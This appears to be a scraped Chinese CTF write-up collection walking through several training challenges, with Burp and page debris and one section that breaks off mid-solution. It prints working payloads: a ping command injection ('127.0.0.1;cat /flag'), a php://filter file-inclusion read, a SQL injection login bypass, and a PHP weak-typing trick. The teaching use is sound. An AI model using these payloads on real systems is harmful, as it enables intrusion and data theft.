发现了flag文件，cat看一下：

PING

```
127.0.0.1;cat /flag
```

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{34f264c5-37e0-4f1d-bd62-5ce11e98f984}
```

<https://blog.csdn.net/lqyzkn>

[ACTF2020 新生赛]Include

WP



[tips](#)


点进去看一下:



Can you find out the flag?

题目已经提示是文件包含漏洞，而且url也提示了 'flag.php' 文件，故尝试使用伪协议 php://filter 读取该文件内容，构造payload:

```
?file=php://filter/convert.base64-encode/resource=flag.php
```



PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzBkYWxmM2YtMjZmZi00NGE4LTlmMDYtYjA5OTJhMGUwMTk0fQo=

Base64解密得:

在线批量Base64加密、解密



[base64解密](#) [base64加密](#) [复制结果](#) [导出文本](#) [清空结果](#)

```
<?php
echo "Can you find out the flag?";
//flag{c0dac13f-26ff-44a8-9f06-b0992a0e0194}
```

<https://blog.csdn.net/qyzkn>

[极客大挑战 2019]Http


WP

打开题目网址查看源码发现:



```
52
53 :="" /></div><div class="content">
54
55
56 安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
57 响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>!</p>
58
59
60
61
62
63
64
65
66 <!--><![endif]-->
67
```

访问后:



要求我们从 'https://www.Sycsecret.com' 进入该页面，用 burpsuite 抓包看一下：

Burp Project 测试器 重发器 窗口 帮助

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

1 x 2 x 3 x 4 x ...

发送 取消 < >

目标: http://node3.buuoj.cn:25960

请求

Raw 头 Hex

```
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:25960
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

响应


Raw 头 Hex HTML Render

```
ease-in-out .15s,-webkit-box-shadow ease-in-out .15s;
        -o-transition: border-color
ease-in-out .15s,box-shadow ease-in-out .15s;
        transition: border-color ease-in-out .15s,box-shadow ease-in-out .15s
    }
    .input:hover{
        border-color: #808000;
        box-shadow: 0px 0px 8px #7CFC00;
    }
</style>

<head>
  <meta charset="UTF-8">
  <title>SycSecret</title>
</head>
<body background="/images/background.png"
style="background-repeat:no-repeat
;background-size:100% 100%; background-attachment:
fixed;" >
```





逐步尝试在用户名或密码处加一个单引号，点击登录后我们发现报错了：




在报错信息中可以看到是字符类的注入，可以通过“万能密码”来直接登录进去，在url中这样构造：page/check.php?

username=admin'or'1'='1&password=admin'or'1'='1

这样我们的账号密码不对（or前面），就会执行or后面的'1'='1'这是一个恒真的，我们使用错误的账号密码来达到了登录成功的目的。（sql的一种绕过姿势）





[ACTF2020 新生赛]BackupFile

WP

新生赛题，有点水。

打开题目网址：



Try to find out source file!



<https://blog.csdn.net/lqyzkn>

题目提示“Try to find out source file!”，访问备份文件/index.php.bak获得index.php源码：



```
include_once flag.php ;

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

<https://blog.csdn.net/lqyzkn>

要求GET方式传递一个Key值，并且Key必须为数字且等于123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3这一字符串。感觉是考PHP的弱类型特性，int和string是无法直接比较的，php会将string转换成int然后再进行比较，转换成int比较时只保留数字，第一个字符串之后的所有内容会被截掉，所以相当于key只要等于123就满足条件了：

← → ↻ ⓘ 不安全 | 83ea952b-b4ce-43c9-8024-fcae6138bb52.node3.buuoj.cn/index.php?key=123

flag{1518d99a-3030-486c-ac4f-6792fdgcd849}